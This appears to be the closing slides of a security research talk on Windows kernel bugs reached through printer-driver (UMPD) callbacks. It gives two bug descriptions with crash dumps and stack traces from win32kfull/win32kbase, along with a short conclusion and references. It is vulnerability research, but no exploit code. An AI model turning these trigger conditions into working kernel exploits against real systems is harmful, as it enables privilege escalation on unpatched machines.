
Conclusion

Conclusion

- People maybe not really understand what they used every day, such as the printer driver.
- There may be unique bugs never been found in come old components, such as splwow64.exe.
- The game with UMPD callback is not over yet.

Bug #3: CVE-2020-????


- Modify palette in UMPD callback cause an OOB write



```
win32kfull!CreateXlateObject+0x3fb:
ffff8300`404bf580 4589748754      mov     dword ptr [r15+rax*4+54h],r14d
ds:002b:fffffcb2`42f590f0=????????

 # Child-SP          RetAddr           Call Site
00 ffff8300`404be978 fffff803`b22eb5f2 nt!DbgBreakPointWithStatus
01 ffff8300`404be980 fffff803`b22eae02 nt!KiBugCheckDebugBreak+0x12
02 ffff8300`404be9e0 fffff803`b2252bb7 nt!KeBugCheck2+0x962
03 ffff8300`404bf100 fffff803`b21924c8 nt!KeBugCheckEx+0x107
04 ffff8300`404bf140 fffff803`b218a018 nt!MiSystemFault+0xd88
05 ffff8300`404bf280 fffff803`b22601da nt!MmAccessFault+0x1f8
06 ffff8300`404bf3f0 fffffcd8`4761adfb nt!KiPageFault+0x31a
07 ffff8300`404bf580 fffffcd8`47629157 win32kfull!CreateXlateObject+0x3fb
08 ffff8300`404bf620 fffffcd8`476282bb win32kfull!NtGdiBitBltInternal+0xe87
09 ffff8300`404bf9a0 fffff803`b2263143 win32kfull!NtGdiBitBlt+0x5b
0a ffff8300`404bfa10 00007ff9`e1891184 nt!KiSystemServiceCopyEnd+0x13
0b 00000000`013ff128 00007ff9`e1713a9d win32u!NtGdiBitBlt+0x14
```

Bug #4



```
win32kbase!XCLIPOBJ::vSetup+0x41:
95447471 8b4114          mov     eax,dword ptr [ecx+14h] ds:0023:00000014=????????
STACK_TEXT:
a2035dac 8222687e 00000003 caa13106 00000065 nt!RtlpBreakWithStatusInstruction
a2035e00 8222627d 87fc73c0 a2036200 a2036234 nt!KiBugCheckDebugBreak+0x1f
a20361d4 821819ee 0000001e c0000005 95447471 nt!KeBugCheck2+0x77a
a20361f8 82181925 0000001e c0000005 95447471 nt!KiBugCheck2+0xc6
a2036218 82222c47 0000001e c0000005 95447471 nt!KeBugCheckEx+0x19
a2036234 8219d322 a2036778 8231e430 a2036330 nt!KiFatalExceptionHandler+0x1a
a2036258 8219d2f4 a2036778 8231e430 a2036330 nt!ExecuteHandler2+0x26
a2036320 820c4091 a2036778 a2036330 00010037 nt!ExecuteHandler+0x24
a203675c 82195f9d a2036778 00000000 a203685c nt!KiDispatchException+0x1a1
a20367c8 8219a87e 0000000c 00000007 00000006 nt!KiDispatchTrapException+0x51
a20367c8 95447471 0000000c 00000007 00000006 nt!KiTrap0E+0x382
a203691c 956b6d40 00000000 a2036a40 00000000 win32kbase!XCLIPOBJ::vSetup+0x41
a2036c74 956b56f8 00000006 00000000 00000000 win32kfull!GreExtTextOutWLocked+0x10f0
a2036cf4 956b361b 80000010 56a17e1f 8fea3be0 win32kfull!GreBatchTextOut+0x1f8
a2036eb4 956b3452 00000000 00000007 9541b2f8 win32kfull!NtGdiFlushUserBatchInternal+0x1bb
a2036ec0 9541b2f8 8fea3be0 00000007 822c8364 win32kfull!NtGdiFlushUserBatch+0x1e
```

Thank You

@SingularSecLab

Reference

- [1] https://docs.microsoft.com/en-us/windows-hardware/drivers/print/
- [2] https://docs.microsoft.com/en-us/windows-hardware/drivers/print/rendering-a-print-job
- [3] https://www.zerodayinitiative.com/advisories/published/
- [4] https://media.blackhat.com/bh-us- 11/Mandt/BH_US_11_Mandt_win32k_Slides.pdf
- [5] https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0887